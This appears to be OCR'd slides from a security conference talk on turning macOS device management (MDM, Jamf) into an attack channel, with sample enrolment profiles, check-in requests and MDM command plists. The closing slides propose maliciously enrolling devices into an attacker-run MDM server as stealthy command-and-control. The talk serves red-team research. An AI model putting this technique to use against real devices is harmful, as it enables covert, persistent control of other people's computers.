Come to the Dark Side, We Have Apples

Turning macOS Management Evil

Calum Hall
@_calumhall

Luke Roberts
@rookuu_

> whoami

- GitHub Security Engineer
- @_calumhall

- Red Teamer
- @rookuu_

Agenda


1

Introduction to MDM and Jamf Internals


2

Utilising MDM and Jamf for C2 / Stage0

3



Stealing Secrets from SIP Protected Processes



Brief Aside into Function Hooking

Tools, Examples & Code Snippets

We're releasing a bunch of tools and code snippets with this talk, it's our hope that this will provide a basis for further research into enterprise macOS security.

https://github.com/themacpack || ***https://themacpack.io***


We will also be releasing **2** Mythic agents.

https://github.com/MythicAgents


Mythic?

- C2 framework developed by Cody Thomas (@its_a_feature_).
- Formerly Apfell, but rebranded to Mythic. Not just a macOS JXA agent anymore! Has agents for Windows, Linux, macOS, Chrome.
- Designed to be extremely flexible. *Everything* is hackable to fit the needs of your agent.


Enterprise macOS Management



Device Configuration



Security Restrictions



App Deployment

Remote Access

Scope

SOTI

Microsoft Intune

mobileiron

Simple MDM

hexnode

ManageEngine
Mobile Device Manager Plus

MDM

jamf | PRO

Addigy

kandji

jumpcloud

Miradore

vmware

42GEARS


ivanti

Introduction to MDM

Mobile Device Management (MDM)

Products have to implement the MDM spec, there is no official Apple MDM product.

Products often add in **additional capabilities** beyond the base MDM spec, this usually involves running **agents** on endpoints.




https://support.apple.com/en-gb/guide/deployment-reference-ios/ior07301dd60/web

MDM Enrolment

EnrollMe.mobileconfig


```xml
<dict>
    <key>AccessRights</key>
    <integer>8191</integer>
    <key>CheckInURL</key>
    <string>https://192.168.198.130/mdm/checkin</string>
    <key>CheckOutWhenRemoved</key>
    <true></true>
    <key>IdentityCertificateUUID</key>
    <string>8afb5fde-5405-4679-ae72-5033f258cbcb</string>
    <key>PayloadDescription</key>
    <string>Enrolls with the MDM server</string>
    <key>PayloadDisplayName</key>
    <string>def71626-101f-4536-882c-c665b682bd14</string>
    <key>PayloadIdentifier</key>
    <string>com.github.micromdm.micromdm.enroll.mdm</string>
    <key>PayloadOrganization</key>
    <string>MicroMDM</string>
    <key>PayloadScope</key>
    <string>System</string>
    <key>PayloadType</key>
    <string>com.apple.mdm</string>
    <key>PayloadUUID</key>
    <string>f19938c8-ae93-4fed-b768-b4abfc648a0d</string>
    <key>ServerURL</key>
    <string>https://192.168.198.130/mdm/connect</string>
    <key>SignMessage</key>
    <true></true>
    <key>Topic</key>
    <string>com.apple.mgmt.External.e7e41e57-6d3d-4918-8eb3-33ad3b3b78e2</string>
</dict>
```



MDM Enrolment: TokenUpdate

```
PUT /mdm/checkin HTTP/1.1
Host: 192.168.198.130
Content-Type: application/x-apple-aspen-mdm-checkin

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
    <dict>
        <key>MessageType</key>
        <string>Authenticate</string>
        <key>Topic</key>
        <string>com.apple.mgmt.External.e7e41e57-6d3d-4918-8eb3-
        33ad3b3b78e2</string>
        <key>UDID</key>
        <string>…</string>
        <key>Token</key>
        <string>…</string>
        <key>PushMagic</key>
        <string>…</string>
    </dict>
</plist>
```

This also happens when the MDM payload is being installed (and whenever a token or push magic changes)



MDM Enrolment: Authentication

Token: Generated by the APN service and given to the device.

Push Magic: Generated by the device. Ensures that the computer sending push notifications is the same as the MDM server.


MDM Enrolment: Authentication

Token: Generated by the APN service and given to the device.

Push Magic: Generated by the device. Ensures that the computer sending push notifications is the same as the MDM server.


Running Commands

I would like Luke's Mac to give me a **list of installed applications**.




Running Commands

MDM Solution: Send Push Notification to Luke's Mac.




Running Commands

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
   <key>Status</key>
   <string>Idle</string>
   <key>UDID</key>
   <string>55693EB3-DF03-5FD1-9263-F7CDB8AD7FFD</string>
</dict>
</plist>
```




Running Commands

```xml
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">

<dict>

    <key>Command</key>
    <dict>
        <key>ManagedAppsOnly</key>
        <false/>

        <key>RequestType</key>
        <string>InstalledApplicationList</string>
    </dict>

    <key>CommandUUID</key>
    <string>0001_InstalledApplicationList</string>

</dict>
</plist>
```




Running Commands

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://
www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>CommandUUID</key>
    <string>0001_InstalledApplicationList</string>
    <key>InstalledApplicationList</key>
    <array>
        <dict>
            <key>BundleSize</key>
            <integer>1</integer>
            <key>Identifier</key>
            <string>com.apple.Safari</string>
            <key>Installing</key>
            <false/>
            <key>Name</key>
            <string>Safari</string>
            <key>ShortVersion</key>
            <string>13.1.2</string>
            <key>Version</key>
            <string>13.1.2</string>
        </dict>
{...}
```



MDM Commands

- Install, Query or Remove a Configuration Profile
- Query Device Information (Hostname, MAC address, etc)
- List Applications
- Shutdown, Lock or Erase Device
- Install Application (AppStore or Enterprise)
- Create Local Admin Accounts
- Set Firmware Password
- Enable Remote Desktop
- Change FileVault Key
- Enable Lost Mode / Get Location
- ... Install a book?



Abusing MDM for C2

MDM C2?

- Setup our own MDM server and maliciously enrol devices to gain (some?) control.

- Why?
  - MDMClient is an Apple signed **trusted** application.
  - No beaconing behaviour... automatic persistence...
  - Late 2020, MDMClient was on ContentFilterExclusionList.

